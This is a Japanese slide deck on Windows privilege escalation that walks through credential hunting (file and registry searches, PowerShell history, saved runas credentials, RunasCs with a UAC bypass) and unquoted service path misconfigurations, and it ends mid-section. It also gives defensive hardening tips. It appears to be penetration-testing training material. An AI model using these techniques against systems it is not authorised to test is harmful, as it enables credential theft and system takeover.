

Windows Privilege Escalation

目次


1. 話さないこと
2. 権限昇格パス
 - a. 資格情報
 - b. サービス
 - c. タスクスケジューラ
 - d. DLLハイジャック
 - e. Privileges
 - f. ポテト

話さないこと

- ・Kernel Exploit
- ・Active Directory

Windowsのセキュリティ機構について

Windowsのセキュリティ機構を多少理解する必要がある
都度説明します。



資格情報

資格情報

一番泥臭い権限昇格方法

あらゆる手段で資格情報を探す。ファイル、レジストリ、ゴミ箱...

(別件ですが最近Keepassにマスターパスワードへのアクセスが可能な脆弱性がありました。CVE-2023-32784)

資格情報

ファイル

資格情報 - ファイル

王道

Webアプリケーションであれば、データベースへの接続情報や管理者ユーザーの資格情報が美味しい。

拡張子は『.cnf』『.ini』『.xml』『.config』『.conf』『.txt』『.php』など。

従業員のパスワードをExcelで管理している会社も...？

Windows周りだとxml拡張子の設定ファイルが多い気がする。

主要な設定ファイルの拡張子は以下にリストされている。(未検証)

<https://www.file-extensions.org/filetype/extension/name/configuration-files>

資格情報 - ファイル

検索コマンド

```
CMD> dir /s /b /a-d *.cnf *.ini *.xml *.config *.conf *.txt *.php
```

- /s -> 再帰検索
- /b -> ファイルのフルパス以外の表示をしない
- /a-d -> ファイルのみ

資格情報 - ファイル

検索コマンド

```
PS> Get-ChildItem -Path C:\ -Include *.cnf,*.ini,*.xml,*.config,*.conf,*.txt,*.php`  
-File -Recurse -ErrorAction SilentlyContinue
```

- -Path -> 検索開始パス
- -Include -> ワイルドカードを使用して検索するファイル名を指定
- -File -> ファイルのみ検索
- -Recurse -> 再帰検索
- -ErrorAction SilentlyContinue -> エラーが起きても出力せず処理を続行する

Linuxの 2>/dev/nullと一緒に

資格情報 - ファイル

ファイル名ではなくデータを見て検索したい場合

password=****やcredなどの文字列で検索をかける。

特殊なファイル拡張子のファイルからでも資格情報が見つかる可能性がある。

資格情報 - ファイル

検索コマンド

```
CMD> findstr /s /m *pass* *cred* *.config C:\path\to\directory\*
```

- /s -> 再帰検索
- /m -> ファイルに一致する行がある場合、ファイル名のみを出力する

資格情報 - ファイル

検索コマンド

```
PS> Get-ChildItem -Path C:\xampp -File -Recurse -Exclude *.exe,*.bin |`
```

```
Select-String pass,cred
```

- -Path -> 検索開始パス(C:\から開始するとマッチが大量になるため絞ると良い)
- -File -> ファイルのみ検索
- -Exclude -> 除外するパターンを指定

資格情報

レジストリ

資格情報 - レジストリ

レジストリに平文で保存されている資格情報を探す。

- `reg query HKLM /f password /t REG_SZ /s`
 - `reg query HKCU /f password /t REG_SZ /s`
-
- `/f` → 検索キーワード(ワイルドカード可) スペースを含む場合は""で囲む
 - `/t` → 検索対象とする値のタイプ(REG_SZは文字列値)
 - `/s` → サブキーを再帰的に検索する

資格情報 - レジストリ

レジストリに保存される平文資格情報の一例


- ・Windowsの自動ログオン機能

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogonに特定のキー(DefaultUserName, DefaultPassword)を作成する事でその認証情報を使用した自動ログインが構成される。

この認証情報はreg queryコマンドやregedit.mscを使用する事でAuthenticated Usersグループに所属しているユーザーが読み取り可能

資格情報 - レジストリ

regedit.msc



資格情報 - レジストリ

reg query

```
C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /f default
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

```
DefaultDomainName    REG_SZ
```

```
DefaultUserName      REG_SZ    admin
```

```
DefaultPassword      REG_SZ    password123
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults
```

```
End of search: 4 match(es) found.
```

```
C:\Users\user>_
```

資格情報 - レジストリ

Windowsの自動ログオン機能を使用する際はSysinternalsのAutoLogonを使用する

<https://learn.microsoft.com/ja-jp/sysinternals/>

AutoLogonを使った場合先ほどと同じハイブにパスワードは保存されない

```
C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /f default
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    DefaultDomainName    REG_SZ
    DefaultUserName      REG_SZ    admin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults
End of search: 3 match(es) found.

C:\Users\user>_
```

資格情報 - レジストリ

じゃあどこに保存されてるの？ → 探してみた

HKLM\SECURITY\Policy\Secrets\DefaultPasswordに暗号化された状態で保存

```
C:\Windows\system32>reg query HKLM\SECURITY\Policy\Secrets\DefaultPassword

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword
(Default)    REG_DWORD

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword\CupdTime
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword\CurrVal
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword\OldVal
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword\OupdTime
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword\SecDesc

C:\Windows\system32>reg query HKLM\SECURITY\Policy\Secrets\DefaultPassword\CurrVal

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword\CurrVal
(Default)    REG_NONE    000000001606E471F3AC0ED10FC682983B3FD06030300000000000000F9664D754270B4EB9016125E835E66C7996
2B9E35418718C140F33C6EB7AB03987E31F763C79A53E0FFCFF67D8C214A298E22A09E3371D7365463F60AB5F6720954284524CA2E55FB29AC024EE1
A98D2

C:\Windows\system32>
```

履歴を持ってるっぽい

暗号化されている

資格情報 - レジストリ

HKLM\SECURITYハイブはWindowsマシンのローカル最高権限であるNT_AUTHORITY\SYSTEMでないとアクセスできない。

NT_AUTHORITY\SYSTEMが奪取された場合は復号可能

復号ツールも探せばあった(動作未検証)

advapi32.dllのLsaRetrievePrivateData APIを使用している

<https://github.com/securesean/DecryptAutoLogon>

資格情報

PowerShell history

資格情報 - PowerShell History

Powershellコマンド実行履歴から資格情報を探す

```
$env:APPDATA\Microsoft\windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

※コマンドプロンプトでのコマンド実行は記録されない。

※ doskey /hはコマンドプロンプトの実行履歴を表示するコマンドだが、当該セッションのみの表示なので有用な情報にはならない。

資格情報 - PowerShell History

注意点

PowershellコマンドにClear-Historyというコマンドがあるが、このコマンドはGet-Historyコマンドで取得できるカレントセッションのコマンド履歴を消去するだけでConsoleHost_history.txtの内容は消去しない。資格情報を含む入力を行った場合は、ConsoleHost_history.txtの該当行、または全体を消去しておく必要がある。

資格情報

Runas

資格情報 - Runas

Windows版Sudo

パスワードが既知であれば任意のユーザー権限でコマンドが実行できる。ただし実行したシェルに標準出力は返ってこない。

/savecredオプションを指定すると、既にクレデンシャルが保存されている場合はそれを使用し(パスワード要求無し)、そうでない場合は指定したユーザーのパスワードが求められる。

正しいパスワードを入力した場合、資格情報は保存される。

```
C:\Users\IEUser>runas /savecred /user:administrator whoami
Attempting to start whoami as user "DESKTOP-ASH8P0B\administrator" ...

C:\Users\IEUser>_
```

資格情報 - Runas

既に保存されているクレデンシャルを表示するにはcmdkey /listコマンドを使用する

以下の実行結果ではローカル管理者のクレデンシャルが保存されていることがわかる

```
C:\Users\IEUser>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=DESKTOP-ASH8P0B\administrator
    Type: Domain Password
    User: DESKTOP-ASH8P0B\administrator

C:\Users\IEUser>_
```

資格情報 - Runas

保存されているクレデンシャルを使用してコマンドプロンプトを実行するが...

```
PS C:\Users\user> runas /savecred /user:admin cmd
Attempting to start cmd as user "DESKTOP-GH99TDQ\admin" ...
PS C:\Users\user> _
```

```
C:\Windows\system32>whoami
desktop-gh99tdq\admin
```


```
C:\Windows\system32>echo "test" > C:\Windows\system32\test.txt
Access is denied.
```

!

資格情報 - Runas

管理者ユーザーなのに管理者権限が必要な処理が制限されている。

これがUACの機能の一つ、権限フィルタ(正式になんと呼ぶかは知りません。)



引

用:<https://learn.microsoft.com/ja-jp/windows/security/application-security/application-control/user-account-control/how-it-works>

資格情報 - Runas

必須の整合性レベル制御を確認してみる

memo

Restricted	すべてのスクリプト実行を禁止。
All Signed	署名があるスクリプトを許可。
Remote Signed	端末内に保存されたスクリプト、または、インターネットからダウンロードしたもののうち、署名があるスクリプトは許可。
Unrestricted	署名されていないスクリプトも含めて実行許可。インターネットからダウンロードしたものは明示的な許可が必要。
Bypass	すべてのスクリプトの実行を許可。

資格情報 - Runas

注意点

Reverse Shell上でRunasを実行するとパスワード要求プロンプトが適切に扱えないため、パスワードの入力ができない(管理者パスワードを入手してRunasするケース)

```
C:\Users\user\Desktop\WinPE>runas /user:admin cmd.exe
runas /user:admin cmd.exe
Enter the password for admin:

C:\Users\user\Desktop\WinPE>
```


資格情報 - Runas

RunasCsを使用するとコマンドライン上からパスワードを指定できるためコマンドが実行できる

<https://github.com/antonioCoco/RunasCs>

```
PS C:\Users\user> ./RunasCs.exe admin password123 whoami  
[*] Warning: Logon for user 'admin' is limited. Use the  
desktop-bomqe7d\admin  
PS C:\Users\user>
```

資格情報 - Runas

RunasCsの--bypass-uacオプションを使用すると管理者ユーザーのパスワードが既知の場合、UACフィルタをバイパスしてプロセスを開始できる

<https://github.com/antonioCoco/RunasCs>

```
Run a command as an Administrator bypassing UAC  
RunasCs.exe adm1 password1 "cmd /c whoami /priv" --bypass-uac
```

どうやってバイパスしているかはTwitterで議論がありました。

https://twitter.com/splinter_code/status/1458054161472307204

資格情報 - Runas

powershellのStart-Process cmdletでも同様に任意のユーザー権限でのプロセス生成ができる

こちらはクレデンシャルが保存されず、実行毎にクレデンシャルが要求された

※-verb runasuserを指定すると任意のユーザ権限でプロセスを開始できる

```
PS C:\Users\IEUser> cmdkey /list
```

```
Currently stored credentials:
```

```
* NONE *
```


```
PS C:\Users\IEUser> start-process -verb runasuser cmd
```

```
PS C:\Users\IEUser> cmdkey /list
```

```
Currently stored credentials:
```

```
* NONE *
```

```
PS C:\Users\IEUser> _
```



資格情報 - Runas

Start-Processに-verb runasを指定すると管理者権限でプロセスを開始できるが、仮に管理者のクレデンシャルが保存されていた場合でもUACが働くためCUIから利用することは不可能っぽい



資格情報 - Runas

どうしてもコマンドプロンプトでRunasを使いたい場合、/savecredは使わず、もし使った場合は使い終わったクレデンシャルを残さないようにする

cmdkey /delete:{Target}でクレデンシャルを削除できる

```
PS C:\Users\IEUser> cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=DESKTOP-ASH8P0B\Administrator
    Type: Domain Password
    User: DESKTOP-ASH8P0B\Administrator

PS C:\Users\IEUser> cmdkey /delete:Domain:interactive=DESKTOP-ASH8P0B\administrator

CMDKEY: Credential deleted successfully.
PS C:\Users\IEUser> cmdkey /list

Currently stored credentials:

* NONE *
PS C:\Users\IEUser>
```

資格情報 - Runas

- ・任意ユーザー権限のプロセスを開始したい場合はrunasの/savedcredオプションを指定するのは避ける。またはできる限りStart-Processを使った方がよさそう(クレデンシャルが保存されなかったため)

- ・どうしてもrunasの/savedcredを使用したい場合は作業終了後に
/delete:{targetname}で削除するようにする

cmdkey

サービス

サービス

ユーザーのインタラクション無しで特定機能をバックグラウンド実行する機能

Linuxで言うところのsystemctl list-units --type=serviceで確認できるサービス群

サービスを実行するユーザーは基本的にSYSTEMかNT AUTHORITY/LOCAL SERVICEかNT AUTHORITY/NETWORK SERVICE

サービス

前のページで『サービスを実行するユーザーは基本的にNT AUTHORITY/LOCAL SERVICEかNT AUTHORITY/NETWORK SERVICE』と書いたが異なる場合がある。

例えばWindows Server 2008 および Windows Vista の Service Pack 2 (SP2)以降のIISでホストされているWebアプリケーションからReverse Shellを取った時にユーザー名がiisapppool\{apppoolname}となる場合とか。

NT AUTHORITY/NETWORK SERVICEに直接権限を付与せずに権限を分離するため？

```

User Name                SID
=====
iis apppool\defaultappool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

```

GROUP INFORMATION

```
-----
```

Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION

```
-----
```

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled

サービス

サービス関連コマンド

- ・sc サービスの設定情報を確認する <- Powershellプロンプトで実行するときは注意！
- ・net サービスを起動したり、停止したりする (列挙にも使えたりする守備範囲の広いコマンド)

Powershell

- ・Get-WmiObject Win32_Service <- PowerShell3.0以降ではGet-CimInstance
- ・Get-Service
- ・Start-Service
- ・Stop-Service

サービス

疑問というか...

SSHの鍵を入手したシナリオで、SSH接続経由でGet-CimInstanceを使用するとアクセスが拒否されサービスの列挙ができない。

ReverseShell経由でGet-CimInstanceを使用するとアクセスは許可されサービスが列挙できる。

サービス

Microsoftのドキュメントを見ると

⚠ 注意

CIM コマンドレットを使用してリモート コンピューターに接続するときは、リモート コンピューターで WMI が実行されていて、使用するアカウントがリモート コンピューターのローカル 管理者グループに属している必要があります。 リモート システムに PowerShell をインストールする必要はありません。 そのため、WMI が利用可能であれば、PowerShell を実行していない オペレーティング システムであっても管理できます。

サービス

つまり、

SSH接続でGet-CimInstance -> リモート接続となりローカル管理者権限が必要

ReverseShellでGet-CimInstance -> 親プロセスはLOCALのため権限は不要

SSH接続でユーザーに付与されたグループ

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users	Alias	S-1-5-32-555	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	

ReverseShellでユーザーに付与されたグループ

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users	Alias	S-1-5-32-555	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON	Well-known group	S-1-5-14	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	

サービス

- ・SSH鍵を入手しており、対象ホストにSSHしか空いてない場合、その先の列挙が困難になる可能性がある。
- ・SSHよりRDPLしたほうがいい

サービス

Unquoted executable path

サービス - Unquoted executable path

サービスにはサービス起動時に実行されるコマンドを指定できる。そのコマンドの設定方法に不備があると権限昇格の可能性がある。

見つけたらCVE取れるよ！ <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-27050>

攻撃に必要な条件は以下の通り

- ・サービスに設定されている**実行ファイルパス内にスペースが存在する**
- ・実行ファイルパスが**ダブルクォーテーションで囲まれていない**
- ・カレントユーザーに特定のディレクトリ(後述)の**書き込み権限**がある
- ・カレントユーザーに**対象サービスを停止、起動する権限**がある

サービス - Unquoted executable path

sc qcでssh-agentサービスを確認してみた

```
c:\windows\system32\inetsrv>sc qc ssh-agent
sc qc ssh-agent
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ssh-agent
        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE          : 4      DISABLED
        ERROR_CONTROL       : 1      NORMAL
        BINARY_PATH_NAME    : C:\Windows\System32\OpenSSH\ssh-agent.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : OpenSSH Authentication Agent
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

空白無

サービス - Unquoted executable path

空白有 + 引用符有 = 安全

```
c:\windows\system32\inetsrv>sc qc Sense
sc qc Sense
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Sense
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Windows Defender Advanced Threat Protection Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

空白有 + 引用符無 = 脆弱？


```
c:\windows\system32\inetsrv>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Unquoted Path Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

c:\windows\system32\inetsrv>
```


サービス - Unquoted executable path

パスに空白有 + 引用符無の場合、実行ファイル名をどう解決するか



サービス - Unquoted executable path

C:\Program.exeが存在しなかったら...




C:\Program.exeとC:\Program File\test.exeが存在しなかった場合に初めて
C:\Program Files\test program\program.exeが実行される

サービス - Unquoted executable path

実行ファイルパスに空白を含み、引用符で囲まれていないサービスを探す

PowerShellの一例

